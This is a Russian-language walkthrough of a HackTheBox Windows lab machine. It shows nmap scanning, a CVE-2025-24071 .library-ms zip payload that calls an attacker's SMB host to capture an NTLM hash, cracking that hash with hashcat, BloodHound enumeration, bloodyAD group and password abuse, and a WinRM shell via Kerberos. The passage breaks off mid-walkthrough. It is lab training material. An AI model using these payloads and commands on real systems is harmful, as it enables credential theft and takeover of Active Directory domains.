

Исходные данные: Hard Windows машина. (так как на htb вышло обновление и теперь для каждого юзера есть своя комната, айпи адреса машины меняются по окончании 7 часовой сессии, поэтому на многих скриншотах или же командах, айпи адрес атакуемой машины мог быть разным)

Использовал команду: `nmap -sC -v -oN scan.txt 10.129.2.60` и оно вывело всё что нужно) но в этот раз результаты сохранил в файл) и пользовался этим сканом до окончания пентеста.

```
Nmap scan report for 10.129.2.60
Host is up (0.089s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Did not follow redirect to http://nanocorp.htb/
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5986/tcp  open  wsmans
| ssl-cert: Subject: commonName=dc01.nanocorp.htb
| Subject Alternative Name: DNS:dc01.nanocorp.htb
| Issuer: commonName=dc01.nanocorp.htb
```

Из интересного:

80 порт – веб (<http://nanocorp.htb>)

53 порт – этот адрес является dns сервером.

5986 порт - winrm с шифрованием


Это у нас контроллер домена, его доменное имя: `dc01.nanocorp.htb`, о чем также говорят остальные порты.

Перейдя на веб по адресу, я захожу на обычную веб страницу, где есть раздел About Us, который редиректит на поддомен, с адресом <http://hire.nanocorp.htb>

И да, про фаззинг скрытых директорий я не забыл, я его также провел, но, честно говоря ничего интересного там не нашел, только если версию веб сервера Apache

Начинаю фаззинг.

Нашел страничку /IMG




Index of /IMG

Name	Last modified	Size	Description
Parent Directory	-		
Thumbs.db	2025-04-02 08:55	4.0K	
gallery-img-01-tn.jpg	2025-04-09 16:03	11K	
gallery-img-02-tn.jpg	2025-04-09 16:03	11K	
gallery-img-03-tn.jpg	2025-04-09 16:03	12K	
gallery-img-04-tn.jpg	2025-04-09 16:03	11K	
gallery-img-05-tn.jpg	2025-04-09 16:03	11K	
gallery-img-06-tn.jpg	2025-04-09 16:03	15K	
pop-bg.jpg	2025-04-02 08:55	472K	
team.jpg	2025-04-09 16:09	10K	
underline.png	2025-04-02 08:55	1.1K	
welcome-1.jpg	2025-04-02 08:59	3.0K	
welcome-2.jpg	2025-04-02 09:09	11K	

Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12 Server at nanocorp.htb Port 80


Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12 Server at nanocorp.htb Port 80

Как выглядит страничка hire.nanocorp.htb, вообще, это специальная форма загрузки компании наносорп, куда можно загрузить свое резюме в формате zip.



Но, если загрузить не то, то придет ответ:
invalid file type. Only ZIP,7Z, and RAR files are allowed

А если загрузить нужное, то редирект на succes.php



Вообщем, пошарившись в этом всем, ничего такого прям странного я не нашел. Поэтому решил поискать какие либо CVE, связанные с загрузкой/распаковкой файлов/архивов в windows.


Самой подходящей, мне показалась CVE-2025-24071, как раз под данный task.

— **CVE-2025-24071** (BDU:2025-02757) — уязвимость, связанная с автоматической обработкой файлов .library-ms при распаковке архивов. Возникает, когда вредоносный файл .library-ms содержит ссылку на SMB-ресурс, контролируемый злоумышленником. При распаковке архива, содержащего такой файл, Windows автоматически инициирует NTLM-аутентификацию на сервере злоумышленника без какого-либо взаимодействия с пользователем.  alekseycheremnykh.ru

Я начал искать инфу про данную уязвимость, и в этот раз использовал первый попавшийся пэйлоад из одной статейки на хабре, про данную уязвимость))

Вообщем, суть в том, что мы будем записывать этот .library-ms файл с нашей полезной нагрузкой в zip архив, а потом отправить в эту самую форму. В тоже время ждать NTLM аутентификацию от Windows хоста с помощью инструмента Responder.

Скопировал полезную нагрузку из статьи в .library-ms файл, указав свой айпи адрес в `<url> </url>`



```
GNU nano 8.6 .library-ms
<?xml version="1.0" encoding="UTF-8"?>
<libraryDescription xmlns="http://schemas.microsoft.com/windows/2009/library">
  <searchConnectorDescriptionList>
    <searchConnectorDescription>
      <simpleLocation>
        <url>\\10.10.14.171\shared</url>
      </simpleLocation>
    </searchConnectorDescription>
  </searchConnectorDescriptionList>
</libraryDescription>
```

Потом преобразовал в zip формат. И запустил Responder слушать на интерфейсе tun0, чтобы ловить NTLM аутентификацию.

`responder -i tun0`

Закинул файл resume.zip на форму:

A screenshot of a web browser window. The address bar shows the URL "hire.nanocorp.htb/success.php". The browser's tab bar at the top contains several tabs: "OffSec", "Kali Linux", "Kali Tools", "Kali Docs", "Kali Forums", "Kali NetHunter", "Exploit-DB", and "Google Hacking DB". The main content area of the browser displays a confirmation message in a white box with a green border. The message reads: "File Uploaded and Extracted Successfully" in green text, followed by "Your application has been received. We will review your resume and get back to you soon." in black text. At the bottom of the box is a blue button with the text "Apply for Another Job". The browser's interface includes standard navigation buttons (back, forward, refresh, home) and a search bar. The page is zoomed in by 70%, as indicated by the zoom control in the top right corner.[illegible]

```
web_svc::NANOCORP:8050e335907ff0ed:8B77C9A5494A3302500322F2A54F608A:01010000
000000000000A496F88E87DC01B49111E193C035940000000002000800340051005900570001
001E00570049004E002D0058004B00420058004400580052005500330048005A000400340057
0049004E002D0058004B00420058004400580052005500330048005A002E0034005100590057
002E004C004F00430041004C000300140034005100590057002E004C004F00430041004C000
```

**500140034005100590057002E004C004F00430041004C000700080000A496F88E87DC010600
04000200000000800300030000000000000000000000200000440CC9E51CD13C4F815C54F
05A7E5A9A19EFBD82EC01FF18E6F327829B63D65D0A00 [REDACTED]
100900220063006900660073002F00310030002E003
10030002E00310034002E00310037003100000000000000000**

Важная пометка: именно в таком виде и нужно, вставлять хэш в файл. Иначе могут возникнуть ошибки при бруте.

После, пробрутил с помощью инструмента hashcat, указав в значении опции -m, номер 5600, как номер типа хэша из мануала hashcat.

```
hashcat hash.txt /usr/share/wordlists/rockyou.txt -m 5600
```

По итогу мы имеем учтку web svc и пароль dksehdgh712!@#

Сбор инфы:

Собственно, дальше пошли различные мысли по поводу разных векторов атак, конечно логичнее было бы сразу проверить winrm, но на тот момент, я не знал что это такое, но зато знал, что существует такой инструмент как bloodhound и очень хотел его затестить, поэтому начал с него.

bloodhound это инструмент для тестирования на проникновение Active Directory, который использует графы и на них можно анализировать инфраструктуру. Но чтобы получить инфу об инфраструктуре, нужно ее собрать, сбор проходит с помощью ldap запросов. Для этого можно использовать различные утилиты из набора bloodhound.

Я начал собирать инфу **извне**, используя инструмент bloodhound-python.

```
bloodound-python -c all -u 'web_svc' -p 'dksehdgh712!@#' -ns 10.129.2.60 -d
NANOCORP.HTB --zip
```

```
(kali㉿kali)-[~/Win/NanoCorp]
$ bloodhound-python -c all -u 'web_svc' -p 'dksehdgh712!@#' -ns 10.129.2.60 -d NANOCORP.HTB --zip
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: nanocorp.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: Kerberos SessionError: KRB_AP_ER
R_SKEW(Clock skew too great)
INFO: Connecting to LDAP server: dc01.nanocorp.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.nanocorp.htb
INFO: Found 6 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.nanocorp.htb
INFO: Done in 00M 19S
INFO: Compressing output into 20260118030408_bloodhound.zip

(kali㉿kali)-[~/Win/NanoCorp]
$ ls
20260118030408_bloodhound.zip  bk  creds.txt  hash.txt  hh.txt  parol  res2.zip  resume.zip  scan.txt
```


опция -c (collection method) – указал all (чтобы собрать как можно больше инфы о домене)
-ns – как альтернативное имя сервера
-d – DOMAIN

Ну и вывод данных в zip архив.

Из скриншота уже можно видеть, что присутствует Kerberos аутентификация (которая не получилась). И информация, откуда собирается инфа.

Ну и по итогу мы получаем zip архив, который можно импортировать в bloodhound.

Анализ инфраструктуры #1:



Анализируя связи текущего пользователя, я выстроил вот такую цепочку:

Пользователь web_svc может добавить себя в группу IT_SUPPORT

Группа IT_SUPPORT может менять пароль пользователя MONITORING_SVC

Тем самым, сделав всё это, мы можем повысить привилегии до пользователя MONITORING_SVC.

Но, данный граф оказался не совсем полным, поэтому многие связи на тот момент не были видны.

Повышение привилегий до monitoring_svc:

Далее я познакомился с такой утилитой, как bloodyAD:

```
Session Actions Edit View Help
GNU nano 8.6 scr.sh
#!/bin/bash
read ip
bloodyAD -d 'NANOCORP.HTB' -u 'web_svc' -p 'dksehdgh712!@#' --host $ip add groupMember 'IT_SUPPORT' 'web_svc'
bloodyAD -d 'NANOCORP.HTB' -u 'web_svc' -p 'dksehdgh712!@#' --host $ip set password 'monitoring_svc' 'Qq123456_#12120lol'
```

Да, написал, небольшой скрипт, для этого, потому, что много раз приходилось перезагружать машину, менялся айпи адрес и тд, чтобы не вводить команду каждый раз. Собственно суть этой утилиты, что с помощью нее, можно выполнять команды администрирования инфраструктуры, имея чисто креды пользователя.

По мимо простых опций, она имеет команды (add, remove)

Чтобы смотреть по этому всему мануал нужно прописать bloodyAD command -h

Команды имеют также свои подкоманды, мануал по ним смотрится аналогично: bloodyAD command command -h

Вообщем, по итогу всё сработало::

```
(kali@kali)-[/opt/bloodhound]
$ bloodyAD -d 'NANOCORP' -u 'web_svc' -p 'dksehdgh712!@#' --host 10.129.243.199 add groupMember 'IT_SUPPORT' web_svc
[+] web_svc added to IT_SUPPORT

(kali@kali)-[/opt/bloodhound]
$ bloodyAD -d 'NANOCORP' -u 'web_svc' -p 'dksehdgh712!@#' --host 10.129.243.199 set password 'monitoring_svc' 'Qq123456'
[+] Password changed successfully!
```

Но, здесь есть парочку нюансов из за которых, я потратил дальше очень много времени, чтобы разобраться. Один из них, это то, что пароль, который я использовал для учетки monitoring_svc не прошел парольную политику, в следствие этого я не мог понять, почему я не мог подключиться по протоколу winrm.

Кстати о нём. Тут у нас используется порт 5996 wsman.

Это тот же самый winrm только с шифрованием TLS.

Порт 5985 – winrm без шифрования

Почему я в самом начале не попытался подключиться по winrm к контроллеру домена?

Потому что, в самом первом bloodhound анализе, не было такой возможности, для пользователя web_svc. Он просто напросто не имеет на это прав.

И так okay, теперь, следующий логичный шаг, это собрать инфу с пользователя monitoring_svc.

Уже с него я начал ломиться в winrm на контроллер домена и мое предположение в последующем окажется верным.

Я попытался подключиться используя инструмент evil-winrm, использовал много разных комбинаций...Но он, к сожалению, выдавал ошибки аутентификации. Но тут оказалось, все гораздо сложнее.


```

(kali@kali)-[/opt/bloodhound]
$ evil-winrm -i 10.129.243.199 -u 'monitoring_svc' -p 'Qq123456' -S
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Warning: SSL enabled
Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError
Error: Exiting with code 1

```

Но, ничего страшного, ведь есть аналог. Это инструмент winrmexes.py, который поддерживает, много разных опций, в том числе выбор аутентификации.

Контроллер домена принимает аутентификацию по протоколу Kerberos, хотя сам я это не знал и напоролся на кучу ошибок, исследуя всё это)

Когда, мы аутентифицируемся по протоколу Kerberos, очень важно время. (я уже делал разбор данного протокола у себя на гитхабе). Если время будет отставать, то всё будет ложиться с ошибкой времени. Поэтому передо мной стала еще одна задача, синхронизировать время с хостом (атакуемой машиной). Так как я проводил пентест с виртуалки kali linux, передо мной встала еще одна проблема, это то что время еще и синхронизируется с моей хостовой машиной (ноутбуком)

Решение:

Отключить синхронизацию времени в VirtualBox

Отключить службу синхронизации на Kali через systemctl

Синхронизировать время с атакуемой машиной, используя утилиту ntpdate.

Отключал я службы вот этими командами(это шаг 2, шаг 1 скриншот не приложу, ведь и так понятно):

```
sudo timedatectl set-ntp false
```

```
sudo systemctl disable vboxadd-service
```

```
sudo systemctl disable virtualbox-guest-utils
```

После чего перезагрузка

и уже после этого:

```
sudo ntpdate -q айпи адрес
```

(чтобы посмотреть время)

```
sudo ntpdate -u айпи адрес
```

(синхронизировать)

После чего получилось подключиться к контроллеру домена под пользователем monitoring_svc.

Подключение к контроллеру домена + первый флаг:

```

(.venv)-(kali㉿kali)-[~/Win/winrmexec]
$ python3 winrmexec.py -target-ip 10.129.6.53 -port 5986 -ssl -k NANOCORP.HTB/monitoring_svc@DC01.NANOCORP.HTB
'prompt_toolkit' not installed, using built-in 'readline'
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] '-url' not specified, using https://10.129.6.53:5986/wsman
[*] '-spn' not specified, using HTTP/DC01.NANOCORP.HTB@NANOCORP.HTB
[*] '-dc-ip' not specified, using NANOCORP.HTB
[*] requesting TGT for NANOCORP.HTB\monitoring_svc
[*] requesting TGS for HTTP/DC01.NANOCORP.HTB@NANOCORP.HTB
PS C:\Users\monitoring_svc\Documents> dir
PS C:\Users\monitoring_svc\Documents> whoami
nanocorp\monitoring_svc
PS C:\Users\monitoring_svc\Documents> cd ..
PS C:\Users\monitoring_svc> dir

    Directory: C:\Users\monitoring_svc

Mode                LastWriteTime         Length Name
----                -
d-r-----         4/9/2025   6:20 PM             Desktop
d-r-----         4/9/2025   6:19 PM             Documents
d-r-----         5/8/2021   1:20 AM             Downloads
d-r-----         5/8/2021   1:20 AM             Favorites
d-r-----         5/8/2021   1:20 AM             Links
d-r-----         5/8/2021   1:20 AM             Music

```

Т.к порт нестандартный, следовательно его и указываем в -port. -ssl т.к у нас здесь порт 5986, -k для аутентификации по Kerberos.

Ну и вот он первый флаг:

```

PS C:\Users\monitoring_svc> cd Desktop
PS C:\Users\monitoring_svc\Desktop> dir

        Directory: C:\Users\monitoring_svc\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar-----         1/23/2026   2:36 PM           34 user.txt

PS C:\Users\monitoring_svc\Desktop> type user.txt
9282d3fa44535823618df7b873290d04

```

Анализ инфраструктуры #2:

Тут я уже познакомился с другой утилитой из набора BloodHound, такая как SharpHound.exe

Она запускается уже на windows машине и работает таким же образом, как bloodhound-python.

Только запускаем ее мы уже из под другого пользователя и изнутри. => можем увидеть другие связи.

Но возникла проблема, что надо было как то SharpHound.exe перекинуть на windows машину.

Тут я познакомился с утилитой impacket-smbserver из набора impacket. (smbserver.py) Но использовал встроенную в kali версию.

На атакующей машине поднимаю smb2 сервер:

```

(kali㉿kali)-[~/Win]
$ ls
forstend  ntds.txt      pypykatz      SharpHound.pdb  temp
impacket  ntlmv2hash.txt SharpHound.exe SharpHound.ps1  winrmexec
NanoCorp  output.txt    SharpHound.exe.config sharphound-v2.8.1.zip zeroargon

(kali㉿kali)-[~/Win]
$ sudo impacket-smbserver share . -smb2support
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.129.6.53,50256)
[*] AUTHENTICATE_MESSAGE (\,DC01)
[*] User DC01\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:share)
[*] Disconnecting Share(1:IPC$)
[*] Disconnecting Share(2:share)
[*] Closing down connection (10.129.6.53,50256)
[*] Remaining connections []

```

В аргументах указываю имя папки share (выдуманное) и путь до папки — . , на которой поднять сервер.

`sudo impacket-smbserver share . -smb2support`

Далее на атакуемой машине копирую SharpHound.exe в текущую директорию пользователя:

```

PS C:\Users\monitoring_svc\Documents> copy \\10.10.15.205\share\SharpHound.exe C:\Users\monitoring_svc\Documents
PS C:\Users\monitoring_svc\Documents> ls

Directory: C:\Users\monitoring_svc\Documents

Mode                LastWriteTime         Length Name
----                -
-a-----         11/25/2025   3:13 PM        1316352 SharpHound.exe

PS C:\Users\monitoring_svc\Documents>

```

Для этого я использовал утилиту copy:

`copy \\10.10.15.205\SharpHound.exe C:\Users\monitoring_svc\Documents`

Запустил SharpHound он начал собирать инфу о домене, уже изнутри:


`.\SharpHound.exe -c ALL`

Он собрал всю инфу, и записал всё в специальный zip архив.

Его я также перекидываю на свою kali по тому же веб серверу:

